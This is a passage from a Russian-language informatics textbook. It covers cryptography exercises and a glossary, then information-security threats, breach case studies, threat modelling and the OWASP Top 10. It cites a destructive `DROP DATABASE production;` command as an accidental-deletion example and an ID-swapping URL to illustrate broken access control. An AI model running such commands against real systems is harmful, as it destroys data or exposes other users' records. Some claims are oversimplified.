 ≈ 1.9 миллиона лет

Вывод: 8-символьный пароль с bcrypt — относительно безопасен. Но лучше **12+ символов** (особенно если используешь SHA-256 вместо bcrypt).

Пример 5: Размер ключей и эквивалентность

Алгоритм	Размер ключа (бит)	Эквивалентная стойкость (бит)	Примечание
AES	128	128	Симметричное, быстрое
AES	256	256	"Military-grade" (маркетинг)
RSA	2048	~112	Асимметричное, медленное
RSA	3072	~128	Эквивалентно AES-128
RSA	4096	~140	Параноидальный уровень
ECC (secp256k1)	256	~128	Bitcoin
ECC (ed25519)	256	~128	SSH, Signal
SHA-256	N/A	256	Хэш-функция
bcrypt (cost=12)	N/A	~78	Медленный (10 хэшей/сек)

Вывод: ECC-256 эквивалентен RSA-3072, но в 12 раз короче. Вот почему ECC популярен в мобильных устройствах.

Ключевые термины и определения

Криптография — наука о методах шифрования и защиты информации.

Шифр Цезаря — сдвиг символов на фиксированное число позиций.

Шифр Виженера — полиалфавитная замена с использованием кодового слова.

Энигма — электромеханическая машина для шифрования (Германия, Вторая мировая).

Симметричное шифрование — один ключ для шифрования и расшифрования (AES, DES, 3DES).

AES (Advanced Encryption Standard) — стандарт симметричного шифрования (2001), размер ключа 128/192/256 бит.

Режимы работы AES:

- **ECB** (Electronic Codebook) — небезопасный (одинаковые блоки → одинаковый шифротекст).
- **CBC** (Cipher Block Chaining) — каждый блок XOR'ится с предыдущим.
- **CTR** (Counter Mode) — шифрование счётчика, параллелизуемый.
- **GCM** (Galois/Counter Mode) — CTR + аутентификация (integrity), лучший выбор для TLS.

Асимметричное шифрование — два ключа: публичный (для шифрования) и приватный (для расшифрования).

RSA — алгоритм асимметричного шифрования (1977), основан на факторизации больших чисел.

Diffie-Hellman — протокол обмена ключами (1976), позволяет двум сторонам согласовать общий секретный ключ по незащищённому каналу.

ECC (Elliptic Curve Cryptography) — асимметричное шифрование на эллиптических кривых, короткие ключи (256 бит = RSA-3072).

Гибридное шифрование — комбинация симметричного (AES) и асимметричного (RSA): шифруем файл на AES, ключ AES шифруем на RSA.

Хэш-функция — односторонняя функция, выдаёт фиксированную длину (SHA-256 → 256 бит).

MD5 — устаревшая хэш-функция (128 бит), легко найти коллизию.

SHA-1 — устаревшая хэш-функция (160 бит), коллизия найдена в 2017 году.

SHA-256 — стойкая хэш-функция (256 бит), используется в Bitcoin, TLS, Git.

SHA-3 — новый стандарт хэш-функции (2015), другая внутренняя структура (sponge construction).

bcrypt — медленная хэш-функция для хранения паролей (адаптивный cost factor).

Argon2 — победитель Password Hashing Competition 2015, защита от GPU атак (требует много памяти).

Соль (Salt) — случайное значение, добавляемое к паролю перед хэшированием, чтобы защитить от rainbow tables.

Rainbow table — предвычисленная таблица хэшей для популярных паролей.

Цифровая подпись — хэш документа, зашифрованный приватным ключом, доказывает авторство и целостность.

PKI (Public Key Infrastructure) — система сертификатов и центров сертификации.

CA (Certificate Authority) — центр сертификации (Let's Encrypt, DigiCert), подписывает публичные ключи.

TLS/SSL (Transport Layer Security) — протокол для защиты данных в интернете (HTTPS).

SSH (Secure Shell) — протокол для удалённого управления серверами.

VPN (Virtual Private Network) — туннель, шифрующий весь трафик.

OpenVPN — популярный протокол VPN (медленный, надёжный).

WireGuard — современный протокол VPN (быстрый, простой, безопасный).

PGP/GPG — шифрование email'ов.

E2E (End-to-End) шифрование — шифрование от отправителя до получателя (даже сервер не может расшифровать).

Квантовая криптография — использование квантовых эффектов для защиты данных.

Алгоритм Шора — квантовый алгоритм для факторизации больших чисел (взламывает RSA за минуты).

Post-Quantum Cryptography — алгоритмы, устойчивые к атакам квантовых компьютеров (CRYSTALS-Kyber, CRYSTALS-Dilithium).

Контрольные вопросы

1. Теория

1. В чём разница между симметричным и асимметричным шифрованием? Приведи примеры алгоритмов для каждого типа.
2. Почему режим ECB (Electronic Codebook) небезопасен? Что используется вместо ECB?
3. Что такое гибридное шифрование? Объясни, как оно используется в HTTPS.
4. Чем отличается хэш-функция от шифрования? Можно ли восстановить исходный текст из SHA-256 хэша?
5. Почему нельзя хранить пароли в виде MD5 или SHA-256? Какие алгоритмы нужно использовать?
6. Что такое соль (salt) и зачем она нужна?
7. Как работает цифровая подпись? Какой ключ используется для подписания, а какой для проверки?
8. Что такое PKI (Public Key Infrastructure)? Объясни роль центров сертификации (CA).
9. Почему квантовые компьютеры угрожают RSA? Какие алгоритмы будут использоваться после появления квантовых компьютеров?

2. Практика

Задача 1: Алиса хочет отправить зашифрованный файл (100 Мб) Бобу. У неё есть публичный ключ RSA-2048 Боба. Почему нельзя просто зашифровать файл на RSA? Предложи способ.

Решение

RSA ****медленный**** (шифрование 100 Мб займёт часы). Решение: 1. Генерируем случайный AES-256 ключ (32 байта) 2. Шифруем файл на AES-256-GCM (быстро, ~1 секунда) 3. Шифруем ключ AES на RSA (32 байта, быстро) 4. Отправляем зашифрованный файл + зашифрованный ключ Бобу: 1. Расшифровывает ключ AES своим приватным ключом RSA 2. Расшифровывает файл на AES

Задача 2: Хакер украл базу данных с паролями. Пароли хранятся в виде `SHA-256(password)` (без соли). Длина паролей — 6 символов (только цифры). Сколько времени понадобится хакеру, чтобы взломать все пароли? (Скорость: 10 миллиардов SHA-256/сек на GPU)

Решение

****Количество вариантов****:

$$10^6 = 1,000,000 \text{ (один миллион)}$$

****Время взлома****:

$$1,000,000 / 10,000,000,000 = 0.0001 \text{ секунды}$$

****Вывод****: SHA-256 ****без соли**** — катастрофа. Хакер взламывает все пароли ****мгновенно****. ****Что делать?**** - Использовать ****bcrypt**** или ****Argon2**** (медленные, с солью) - Минимум ****12 символов**** (цифры + буквы + спецсимволы)

Задача 3: Сравни стойкость ключей:

Алгоритм	Размер ключа	Эквивалентная стойкость (бит)
----------	--------------	-------------------------------

AES-128	128	?
---------	-----	---

Алгоритм Размер ключа Эквивалентная стойкость (бит)

RSA-2048	2048	?
ECC-256	256	?

Какой из них **самый длинный**, но **самый слабый**?

Решение

| Алгоритм | Размер ключа | Эквивалентная стойкость (бит) | |-----|-----|-----| | AES-128 | 128
| ****128**** | | RSA-2048 | 2048 | ****~112**** | | ECC-256 | 256 | ****~128**** | ****Вывод****: RSA-2048 — ****самый длинный****
(2048 бит), но ****самый слабый**** (~112 бит стойкости). ECC-256 в ****8 раз короче****, но ****эквивалентен**** AES-128.

Задача 4: Ты зашёл на `https://bank.com` и увидел сертификат:

```
Issuer: CN=TotallyLegitCA
Valid until: 2099-12-31
Subject: CN=bank.com
```

Браузер показал предупреждение "Ваше соединение не защищено". Что не так?

Решение

Проблема: ****TotallyLegitCA**** не входит в список доверенных центров сертификации (CA), встроенных в браузер.
****Возможные причины****: 1. ****Фишинг**** — хакер создал поддельный сертификат 2. ****Self-signed сертификат**** — администратор сгенерировал сертификат сам (нормально для внутренних сетей, но не для публичных сайтов) 3.
****MITM атака**** — кто-то перехватывает трафик и подменяет сертификат ****Вывод****: ****НЕ вводи пароль**** на этом сайте. Либо это фейк, либо админ накосячил.

Задача 5: Ты установил VPN (WireGuard) на свой ноутбук. Проверь, работает ли он:

```
# Без VPN
curl https://api.ipify.org
# Вывод: 203.0.113.42 (твой реальный IP)

# С VPN
curl https://api.ipify.org
# Вывод: 198.51.100.5 (IP VPN-сервера)
```

Вопрос: Что увидит администратор твоего Wi-Fi, если перехватит трафик?

Решение

****Без VPN****: Администратор видит: - Все сайты, которые ты посещал (DNS-запросы) - Содержимое HTTP-запросов (пароли, логины, сообщения) - Содержимое HTTPS-запросов (нет, но видит ****домен**** и IP-адреса) ****С VPN****:
Администратор видит: - Ты подключился к VPN-серверу (IP + порт) - Зашифрованный трафик (WireGuard использует ChaCha20-Poly1305) - ****Ничего больше**** (ни домены, ни IP, ни содержимое) ****Вывод****: VPN защищает от подслушивания в общественных Wi-Fi.

3. Задача со звёздочкой (для параноиков)

Задача: Ты — параноик. Хочешь зашифровать файл так, чтобы даже **если квантовый компьютер появится через 20 лет**, файл остался в безопасности.

Что делать?









Решение

1. ****Используй симметричное шифрование**** (AES-256 — квантовые компьютеры ****не ускоряют**** перебор симметричных ключей, только в 2 раза → AES-256 = 128 бит стойкости против квантовых компьютеров, ****достаточно****) 2. ****НЕ используй RSA/ECC**** для обмена ключами (квантовый компьютер взломает их за минуты) 3.
****Передавай ключ AES вручную**** (лично, на бумажке, USB-флешке, через курьера) 4. ****Используй Argon2 или**

bcrypt** для генерации ключа из пароля (если передать ключ невозможно) 5. **Надейся, что AES-256 выдержит** (пока нет квантовых алгоритмов для взлома AES быстрее чем за 2^{128} операций) 6. **Бонус**: Используй **One-Time Pad** (XOR с случайным ключом той же длины, что и файл). **Единственный математически доказуемо стойкий шифр**. Проблема: ключ должен быть **такой же длины**, как и файл, и **использован только один раз**.

Итого

Что запомнить:

-  **AES-256-GCM** — для шифрования данных (симметричное, быстро)
-  **RSA-2048+** или **ECC-256** — для обмена ключами (асимметричное, медленно)
-  **SHA-256** — для проверки целостности (хэш-функция)
-  **bcrypt** или **Argon2** — для хранения паролей (медленные хэш-функции)
-  **TLS 1.3** — для защиты данных в интернете (HTTPS, SSH)
-  **Цифровые подписи** — для проверки авторства и целостности
-  **VPN (WireGuard)** — для защиты трафика в общественных Wi-Fi
-  **Post-Quantum Cryptography** — готовимся к квантовым компьютерам (CRYSTALS-Kyber, CRYSTALS-Dilithium)

Главное правило: Не пиши свою криптографию. Используй проверенные библиотеки (OpenSSL, libsodium, Bouncy Castle). 99% взломов происходит из-за неправильной реализации, а не из-за слабого алгоритма.

P.S.: Если ты дочитал до сюда — ты красавчик. Теперь ты знаешь, как работает криптография в реальном мире. Не взламывай банки, лучше защищай их 😎

Глава 9.3. Понятия информационной безопасности. Угрозы

Введение: Почему твои данные интересуют хакеров больше, чем тебя самого?

Окей, дружище, вот мы уже разобрали **политику безопасности** (глава 9.01) и **криптографию** (глава 9.02). Научились делать правила, шифровать данные, ставить пароли. Но есть нюанс: всё это нужно, потому что **существуют угрозы**. Куча людей (и не только людей — ещё боты, вирусы, стихийные бедствия) хотят сломать твою систему, украсть данные или просто устроить хаос.

Реальность: - В 2023 году **IBM** опубликовала отчёт: средняя стоимость утечки данных — **\$4.45 миллиона**. - Каждые **39 секунд** происходит кибератака где-то в мире. - **60%** малого бизнеса закрываются в течение **6 месяцев** после успешной кибератаки. - Твои данные (email, пароли, банковские карты) стоят на чёрном рынке от **\$1** до **\$1000** в зависимости от качества.

Почему это происходит?

Потому что **информация = деньги**. Хакеры не ломают системы ради спортивного интереса (ну, иногда ради интереса, но чаще — ради денег). Украли базу с номерами кредитных карт → продали на даркнет-форуме → профит. Зашифровали серверы компании → требуют выкуп в биткоинах → профит.

В этой главе мы разберём: - Основные понятия ИБ (актив, уязвимость, угроза, риск) - Классификация угроз (внутренние vs внешние, природные, техногенные) - Типы воздействия (конфиденциальность, целостность, доступность → связь с CIA Triad) - Модель угроз (как понять, от чего защищаться) - TOP-10 OWASP (самые частые уязвимости веб-приложений) - Реальные примеры взломов (Equifax, WannaCry, Colonial Pipeline, LastPass) - Оценка рисков (формула, матрица)

Эта глава связана с: - **Главой 9.01 (Политика безопасности)** — политика защищает от угроз - **Главой 9.02 (Криптография)** — шифрование защищает от угроз конфиденциальности - **Главой 9.04 (Противодействие нарушению конфиденциальности)** — методы защиты от конкретных угроз - **Главой 9.05 (Способы нарушения конфиденциальности. Атаки)** — конкретные атаки, которые реализуют угрозы - **Главой 9.06 (Методы реализации угроз)** — технические детали атак - **Главой 8.04 (Протоколы Internet)** — сетевые угрозы (DDoS, MITM, sniffing)

9.3.1. Основные понятия информационной безопасности

Прежде чем говорить об угрозах, разберёмся с базовыми терминами. Это как в покере: прежде чем играть, нужно знать, что такое флоп, ривер и бланды.

Информационная безопасность (ИБ)

Определение: Защита информации от несанкционированного доступа, изменения, уничтожения или утечки.

Проще говоря: Цель ИБ — чтобы: 1. **Конфиденциальность** — секретные данные видели только те, кому положено 2. **Целостность** — данные не изменялись злоумышленниками 3. **Доступность** — легитимные пользователи могли получить доступ, когда нужно

Это **CIA Triad** (Confidentiality, Integrity, Availability), которую мы разбирали в главе 9.01. Все угрозы в ИБ нарушают хотя бы один из этих принципов.

Актив (Asset)

Определение: Всё, что имеет ценность для организации и нуждается в защите.

Примеры активов: - **Данные:** база клиентов, финансовые отчёты, медицинские записи, исходный код - **Оборудование:** серверы, ноутбуки, смартфоны, сетевое оборудование - **Программное обеспечение:** ОС, СУБД, приложения -

Персонал: сотрудники с критичными знаниями (например, системный администратор — единственный, кто знает пароль от root) - **Репутация:** если утекут данные клиентов, репутация компании пострадает → потеря клиентов

Пример: Для банка **главный актив** — база данных с балансами счетов. Если хакеры получают доступ и изменяют баланс (например, добавляют себе миллион долларов), банк обанкротится.

Уязвимость (Vulnerability)

Определение: Слабое место в системе, которое можно использовать для атаки.

Примеры уязвимостей: - **Программные:** SQL-инъекция, переполнение буфера (buffer overflow), XSS (Cross-Site Scripting) - **Конфигурационные:** открытый порт 22 (SSH) на весь интернет, дефолтный пароль admin/admin - **Человеческие:** сотрудник кликает на фишинговые письма, использует пароль 123456 - **Физические:** сервер стоит в незапертой комнате

Пример: В 2017 году Equifax (кредитное бюро) использовало устаревшую версию Apache Struts (веб-фреймворк) с известной уязвимостью CVE-2017-5638. Патч вышел в марте, но администраторы **не обновили** (забили хуй). В мае хакеры использовали эту уязвимость и украли данные **147 миллионов** человек. Ущерб: \$700 миллионов штрафов, увольнение CEO, акции упали на 35%.

Важно: Уязвимость сама по себе не опасна, пока её не используют. Это как дырка в заборе: если никто не знает о дырке, она безвредна. Но если воры узнали — всё, жди проблем.

Угроза (Threat)

Определение: Потенциальная опасность, которая может использовать уязвимость и нанести ущерб активу.

Примеры угроз: - **Внешние:** хакеры, вирусы, DDoS-атаки, конкуренты-шпионы - **Внутренние:** недовольный сотрудник, случайное удаление файлов - **Природные:** пожар, наводнение, землетрясение - **Техногенные:** отключение электричества, авария в дата-центре

Пример: Уязвимость — открытый SSH-порт без ограничения IP. Угроза — ботнет пытается подобрать пароль (brute force). Если угроза использует уязвимость → получим **инцидент** (взлом).

Риск (Risk)

Определение: Вероятность того, что угроза использует уязвимость и нанесёт ущерб.

Формула:

$$\text{Риск} = \text{Вероятность} \times \text{Ущерб}$$

Пример 1: Низкий риск - Уязвимость: SSH на порту 22 открыт только для локальной сети (192.168.1.0/24) - **Угроза:** хакеры из интернета пытаются подключиться - **Вероятность:** очень низкая (они не могут достучаться до порта) - **Ущерб:** если бы смогли — высокий (полный контроль над сервером) - **Риск:** низкий (вероятность × ущерб = 0.01 × 100 = 1)

Пример 2: Высокий риск - Уязвимость: SSH открыт на весь интернет, пароль root — 123456 - **Угроза:** ботнет перебирает пароли - **Вероятность:** очень высокая (автоматизированные атаки происходят постоянно) - **Ущерб:** высокий (полный контроль над сервером) - **Риск:** критический (вероятность × ущерб = 0.9 × 100 = 90)

Управление рисками (Risk Management): - **Снижение (Mitigation):** закрыть уязвимость (обновить ПО, поставить firewall) - **Принятие (Acceptance):** если риск низкий, можно ничего не делать - **Передача (Transfer):** купить страховку от кибератак - **Избегание (Avoidance):** вообще не использовать технологию (например, не подключать критичные системы к интернету)

9.3.2. Классификация угроз по источнику

Угрозы приходят отовсюду. Давай разберём, кто и что угрожает твоим данным.

1. Внутренние угрозы (Insider Threats)

Кто: Сотрудники, подрядчики, партнёры — любой, у кого есть легитимный доступ к системе.

Почему это опасно: У инсайдеров уже есть доступ. Им не нужно ломать firewall или подбирать пароли. Они просто берут и копируют базу данных на флешку.

Виды инсайдеров:

А) Злонамеренные (Malicious Insiders): - **Недовольный сотрудник:** Увольняют программиста, он перед уходом удаляет production-базу или выкладывает исходный код на GitHub. - **Инсайдер-шпион:** Сотрудник получает взятку от конкурентов и сливает им коммерческие секреты. - **Саботаж:** Системный администратор встраивает бэкдор (backdoor), чтобы иметь доступ после увольнения.

Б) Неосторожные (Negligent Insiders): - **Фишинг:** Сотрудник кликает на письмо "Ваш аккаунт заблокирован, введите пароль здесь" → хакеры получают доступ. - **Потеря устройства:** Оставил ноутбук с секретными документами в кафе. - **Слабый пароль:** Использует Password123 → хакеры подбирают пароль. - **Случайное удаление:** Джуниор-разработчик выполнил `DROP DATABASE production;` вместо `DROP DATABASE test;`.

Реальный пример 1: Tesla (2018) - Что произошло: Недовольный сотрудник **Мартин Трипп** (Martin Tripp) украл конфиденциальные данные производства Tesla и слил их журналистам. - **Мотивация:** Считал, что Tesla скрывает проблемы с безопасностью батарей. - **Итог:** Tesla подала в суд на \$167 миллионов. Трипп проиграл.

Реальный пример 2: Edward Snowden (2013) - Кто: Эдвард Сноуден, подрядчик АНБ (Агентство национальной безопасности США). - **Что произошло:** Скопировал 1.7 миллиона секретных документов о массовой слежке АНБ за гражданами. - **Итог:** Сноуден сбежал в Россию, получил политическое убежище. США объявили его предателем, правозащитники — героем.

Как защититься: - **Принцип наименьших привилегий (Least Privilege):** каждый сотрудник имеет доступ только к тому, что нужно для работы. - **Мониторинг:** логирование действий (кто что скачивал, изменял, удалял). - **DLP (Data Loss Prevention):** система, которая блокирует копирование конфиденциальных данных на флешки, отправку на личный email. - **Обучение:** тренинги по фишингу, политике паролей. - **Exit interview:** при увольнении сразу отключать доступы (аккаунты, пропуски, VPN).

2. Внешние угрозы (External Threats)

Кто: Злоумышленники, у которых нет легитимного доступа к системе. Им нужно сначала взломать систему, а потом уже красть данные.

Виды внешних угроз:

А) Хакеры

Script Kiddies (Скрипт-кидди): - **Кто:** Новички, которые используют готовые инструменты (Metasploit, Nmap, SQLMap) без глубокого понимания. - **Мотивация:** "Прикольнo взломать сайт и написать на главной странице 'Hacked by 1337_h4x0r'". - **Опасность:** Низкая, но их много. Могут случайно нанести вред (например, DDoS-атака из любопытства).

Хактивисты (Hacktivists): - **Кто:** Хакеры с политическими мотивами. - **Примеры:** Anonymous (взламывали сайты правительств, церкви Саентологии), LulzSec. - **Мотивация:** Протест, месть, привлечение внимания к проблеме. - **Опасность:** Средняя. Могут устроить DDoS, утечку данных, дефейс (замена главной страницы сайта).

Киберпреступники (Cybercriminals): - **Кто:** Профессиональные хакеры, цель — деньги. - **Методы:** Ransomware (шифрование данных за выкуп), кража банковских карт, продажа баз данных на даркнете. - **Опасность:** Высокая. Хорошо организованы, используют передовые методы.

APT (Advanced Persistent Threat) — Государственные акторы: - **Кто:** Кибервойска, спецслужбы (Россия, США, Китай, Северная Корея, Израиль). - **Цель:** Шпионаж, саботаж критической инфраструктуры (электростанции, военные системы). - **Методы:** Очень продвинутые. Могут взламывать air-gapped системы (не подключённые к интернету), использовать 0-day уязвимости (неизвестные уязвимости). - **Опасность:** Критическая. Но большинство компаний не интересны для APT (если ты не Газпром, Пентагон или завод по обогащению урана).

Примеры APT: - **APT28 (Fancy Bear)** — Россия. Атаковали DNC (Демократическую партию США) в 2016 году, утечка писем Хиллари Клинтон. - **APT29 (Cozy Bear)** — Россия. Атаковали SolarWinds (2020), взломали тысячи компаний и госорганизаций. - **Lazarus Group** — Северная Корея. Взломали Sony Pictures (2014), WannaCry (2017), украли \$81 миллион из Центрального банка Бангладеш.

Б) Конкуренты (Промышленный шпионаж): - **Кто:** Конкурирующие компании. - **Цель:** Украсть коммерческие секреты (формулы, чертежи, базу клиентов, маркетинговую стратегию). - **Методы:** Подкуп инсайдеров, взлом систем, социальная инженерия.

Пример: В 2019 году бывший сотрудник Apple **Сяолан Чжан** (Xiaolang Zhang) украл чертежи автономного автомобиля и попытался передать их китайской компании. Его арестовали в аэропорту.

3. Природные и техногенные угрозы

Не только люди угрожают твоим данным. Иногда природа и случайности делают это лучше любого хакера.

Природные катастрофы: - **Пожар:** Сервера сгорели → все данные потеряны (если нет backup). - **Наводнение:** Затопило дата-центр. - **Землетрясение:** Разрушило здание с серверами. - **Ураган, торнадо:** Повредили линии связи, отключили электричество.

Техногенные: - **Отключение электричества:** Нет электричества → серверы выключились → данные могут повредиться (если нет ИБП — источника бесперебойного питания). - **Авария в ЦОД:** Перегрев (сломался кондиционер), затопление (прорвало трубу). - **Человеческая ошибка:** Системный администратор случайно удалил production-БД.

Реальный пример: OVHcloud (2021) - Что произошло: В марте 2021 года в дата-центре OVHcloud (один из крупнейших хостинг-провайдеров Европы) в Страсбурге произошёл **пожар**. - **Ущерб:** Сгорело **4 дата-центра**, потеряны данные **тысяч сайтов**. - **Итог:** Сайты, у которых не было резервных копий в других дата-центрах, **потеряли всё**.

Как защититься: - **Резервное копирование (Backup):** правило **3-2-1** (3 копии, 2 типа носителей, 1 offsite). - **Географическая избыточность:** серверы в нескольких дата-центрах в разных городах/странах. - **ИБП (UPS):** источник бесперебойного питания (батареи, которые дадут время на graceful shutdown). - **Генераторы:** дизель-генераторы для длительного отключения электричества.

9.3.3. Классификация угроз по типу воздействия (CIA Triad)

Угрозы нарушают один или несколько принципов **CIA Triad:** Конфиденциальность (Confidentiality), Целостность (Integrity), Доступность (Availability). Это из главы 9.01, но давай освежим память.

1. Нарушение конфиденциальности (Confidentiality)

Что: Несанкционированный доступ к данным. Кто-то прочитал то, что не должен был видеть.

Примеры: - **Утечка данных (Data Breach):** Хакеры украли базу с паролями, номерами кредитных карт, медицинскими записями. - **Перехват трафика (Sniffing):** Злоумышленник в кафе перехватывает HTTP-трафик (нешифрованный) и

крадёт пароли. - **Социальная инженерия:** Хакер позвонил в техподдержку, представился CEO и попросил сбросить пароль.

Реальные примеры:

Equifax (2017): - **Что:** Украдено 147 миллионов записей (ФИО, даты рождения, номера соцстрахования, адреса). - **Как:** Уязвимость в Apache Struts (CVE-2017-5638), которую **не закрыли** несмотря на доступный патч. - **Ущерб:** \$700 миллионов штрафов, акции упали на 35%, CEO уволили.

Facebook (2021): - **Что:** Утекло 533 миллиона записей (имена, номера телефонов, email). - **Как:** Использовали старую уязвимость (скрапинг данных через API). - **Итог:** Данные попали на даркнет-форумы **бесплатно**.

LastPass (2022): - **Что:** Взломали хранилище паролей (password manager). - **Как:** Хакеры украли резервные копии зашифрованных хранилищ. Если у пользователя слабый мастер-пароль, хакеры могут расшифровать. - **Итог:** Паника среди пользователей, миграция на 1Password, Bitwarden.

Как защититься: - **Шифрование:** HTTPS (TLS/SSL), шифрование диска (BitLocker, LUKS), шифрование БД. - **Контроль доступа:** RBAC, принцип наименьших привилегий. - **Многофакторная аутентификация (2FA/MFA):** даже если пароль украли, без второго фактора не зайдут. - **DLP (Data Loss Prevention):** блокировка копирования конфиденциальных данных.

2. Нарушение целостности (Integrity)

Что: Несанкционированное **изменение** данных. Кто-то подменил, удалил или модифицировал информацию.

Примеры: - **Man-in-the-Middle (MITM):** Хакер перехватывает и **изменяет** данные между клиентом и сервером. Например, меняет номер счёта в банковском переводе. - **SQL-инъекция:** Хакер изменяет SQL-запрос и меняет данные в БД (например, ставит себе баланс \$1,000,000). - **Подмена веб-страницы (Defacement):** Хакеры взломали сайт и заменили главную страницу на "Hacked by ...". - **Вирусы:** Модифицируют системные файлы, встраивают бэкдоры.

Реальные примеры:

Stuxnet (2010): - **Что:** Вирус, который атаковал иранские центрифуги для обогащения урана. - **Как:** Модифицировал программу управления центрифугами (ПЛК — программируемые логические контроллеры), заставляя их вращаться с неправильной скоростью → центрифуги ломались. - **Кто:** Предположительно США + Израиль (операция **Olympic Games**). - **Итог:** Затормозил ядерную программу Ирана на несколько лет.

NotPetya (2017): - **Что:** Вирус-вымогатель (ransomware), который **притворялся**, что шифрует данные за выкуп. На самом деле **безвозвратно уничтожал** данные. - **Цель:** Украина (атака через обновление бухгалтерской программы М.Е.Doc). - **Ущерб:** \$10 миллиардов глобально. Пострадали Maersk (судоходная компания), Merck (фармацевтика), FedEx.

Как защититься: - **Цифровые подписи:** проверка, что файл не изменён (GPG, коды подписи для ПО). - **Хэши:** SHA-256 для проверки целостности файлов. - **Контроль версий:** Git для кода, резервное копирование для БД. - **Права доступа:** только администраторы могут изменять критичные файлы. - **HTTPS:** защита от MITM (шифрование + аутентификация сервера).

3. Нарушение доступности (Availability)

Что: Легитимные пользователи **не могут получить доступ** к системе или данным.

Примеры: - **DDoS (Distributed Denial of Service):** Миллионы запросов в секунду → сервер падает. - **Ransomware:** Вирус шифрует все файлы → требует выкуп в биткоинах. Пока не заплатишь — данные недоступны. - **Сбой оборудования:** Жёсткий диск сломался, а резервной копии нет. - **Отключение электричества:** Серверы выключились.

Реальные примеры:

WannaCry (2017): - **Что:** Ransomware-вирус, который использовал уязвимость **EternalBlue** (утёкшая от АНБ). - **Масштаб:** 200,000 компьютеров в **150 странах**. - **Жертвы:** NHS (британская система здравоохранения), испанская Telefónica, российские МВД/МЧС, Deutsche Bahn (железные дороги Германии). - **Итог:** Компьютеры были зашифрованы, требовали \$300 в биткоинах. Многие восстановили данные из backup, но некоторые потеряли всё. - **Kill Switch:** Исследователь **Marcus Hutchins** нашёл домен, который останавливал вирус. Зарегистрировал домен за \$10.69 → остановил распространение.

Colonial Pipeline (2021): - **Что:** Хакеры (группа **DarkSide**) зашифровали системы управления крупнейшим нефтепроводом США (45% топлива для восточного побережья). - **Итог:** Трубопровод остановили на **5 дней**. Паника, очереди на заправках. Colonial Pipeline заплатила выкуп **\$4.4 миллиона** в биткоинах. - **Продолжение:** ФБР вернуло **\$2.3 миллиона** (отслежили кошелёк хакеров).

GitHub DDoS (2018): - **Что:** Крупнейшая DDoS-атака в истории — **1.35 Тбит/с**. - **Метод:** Memcached amplification (усиление атаки через неправильно настроенные Memcached-серверы). - **Итог:** GitHub был недоступен **8 минут**, затем Akamai (DDoS-защита) отразила атаку.

Как защититься: - **DDoS-защита:** Cloudflare, Akamai, AWS Shield. - **Резервное копирование (Backup):** правило 3-2-1, offsite backup. - **Репликация:** несколько копий БД на разных серверах. - **RAID-массивы:** если один диск сломался, данные остаются на других. - **ИБП (UPS)** и генераторы: защита от отключения электричества. - **Антивирусы, IDS/IPS:** обнаружение и блокировка ransomware.

9.3.4. Модель угроз (Threat Model)

Threat Model — это **формализованное описание** того, **от чего** ты защищаешься, **кто** может атаковать и **как**.

Зачем нужна модель угроз?

Нельзя защититься от **всего**. Если ты делаешь блог о котиках, тебе не нужна защита уровня Пентагона (air-gapped системы, биометрия, физическая охрана). Но если ты банк, тебе нужна максимальная защита.

Модель угроз помогает: - Определить, **какие активы** критичны (база клиентов, финансовые данные, исходный код) - Понять, **кто** может атаковать (script kiddies, киберпреступники, конкуренты, АPT) - Выявить **уязвимости** (открытые порты, слабые пароли, устаревшее ПО) - Приоритизировать **риски** (что защищать в первую очередь)

Этапы построения модели угроз

1. Определение активов (Assets)

Вопросы: - Что нужно защищать? - Какова ценность каждого актива? - Что произойдёт, если актив будет скомпрометирован?

Пример (интернет-магазин): - **База данных клиентов** (ФИО, адреса, email, телефоны, история заказов) → критично - **Платёжная информация** (номера карт) → критично (если утечка → штрафы по PCI DSS, потеря доверия) - **Исходный код сайта** → средняя важность - **Логи сервера** → низкая важность

2. Определение злоумышленников (Adversaries)

Вопросы: - Кто может атаковать? - Какова их мотивация? - Какой уровень знаний и ресурсов у них?

Примеры:

Злоумышленник	Мотивация	Уровень	Ресурсы
Script Kiddie	Хулиганство, слава	Низкий	Готовые инструменты
Киберпреступник	Деньги	Средний-Высокий	Автоматизация, покупка 0-day
Конкурент	Промышленный шпионаж	Средний	Подкуп инсайдеров

Злоумышленник	Мотивация	Уровень	Ресурсы
АРТ (государство)	Шпионаж, саботаж	Очень высокий	Бюджеты, 0-day, физический доступ
Инсайдер	Мсть, деньги	Средний	Легитимный доступ

Для блога о котиках: реальная угроза — только script kiddies (автоматические боты ищут уязвимости).

Для банка: угроза от киберпреступников, АРТ, инсайдеров.

3. Определение векторов атак (Attack Vectors)

Вопрос: Как злоумышленник может атаковать?

Примеры векторов атак: - **Веб-приложение:** SQL-инъекция, XSS, CSRF - **Сеть:** DDoS, Man-in-the-Middle, сниффинг - **Социальная инженерия:** Фишинг, вишинг (голосовой фишинг), претекстинг - **Физический доступ:** Кража ноутбука, подключение USB-флешки с вирусом - **Инсайдер:** Копирование данных на флешку, удаление БД

4. Приоритизация рисков (Risk Prioritization)

Вопросы: - Какие риски наиболее вероятны? - Какие нанесут наибольший ущерб? - Что защищать в первую очередь?

Матрица рисков:

	Низкий ущерб	Средний ущерб	Высокий ущерб
Высокая вероятность	Средний риск	Высокий риск	Критический риск
Средняя вероятность	Низкий риск	Средний риск	Высокий риск
Низкая вероятность	Низкий риск	Низкий риск	Средний риск

Пример: - **SQL-инъекция на форме логина** (высокая вероятность, высокий ущерб) → **критический риск** → защищаемся в первую очередь (параметризованные запросы, WAF). - **АРТ атака на блог о котиках** (низкая вероятность, низкий ущерб) → **низкий риск** → можно не париться.

9.3.5. TOP-10 OWASP: Самые частые уязвимости веб-приложений

OWASP (Open Web Application Security Project) — некоммерческая организация, которая публикует список **TOP-10** самых опасных уязвимостей веб-приложений. Обновляется раз в несколько лет.

Последняя версия: OWASP Top 10 (2021).

Давай пройдемся по списку.

1. Broken Access Control (Неправильное управление доступом)

Что: Пользователь может получить доступ к данным/функциям, которые ему не положены.

Примеры: - Изменил URL `https://site.com/profile?id=123` → `id=124` → увидел профиль чужого пользователя. - API не проверяет, имеет ли пользователь право удалять записи → любой может удалить любую запись.

Как защититься: - Проверять права доступа **на сервере** (не на клиенте!). - Использовать **авторизацию** (проверка, что пользователь имеет право на действие).

2. Cryptographic Failures (Ошибки шифрования)

Что: Неправильное использование шифрования или его отсутствие.

Примеры: - Пароли хранятся в открытом виде (plaintext) или с MD5 (сломан). - Сайт не использует HTTPS → пароли передаются открытым текстом. - Используется слабое шифрование (DES вместо AES).

Как защититься: - **HTTPS** (TLS 1.2 или 1.3). - Хранить пароли с **bcrypt/Argon2** (хэш + соль). - Шифровать чувствительные данные в БД.

3. Injection (Инъекция)

Что: Злоумышленник вставляет вредоносный код в запрос.

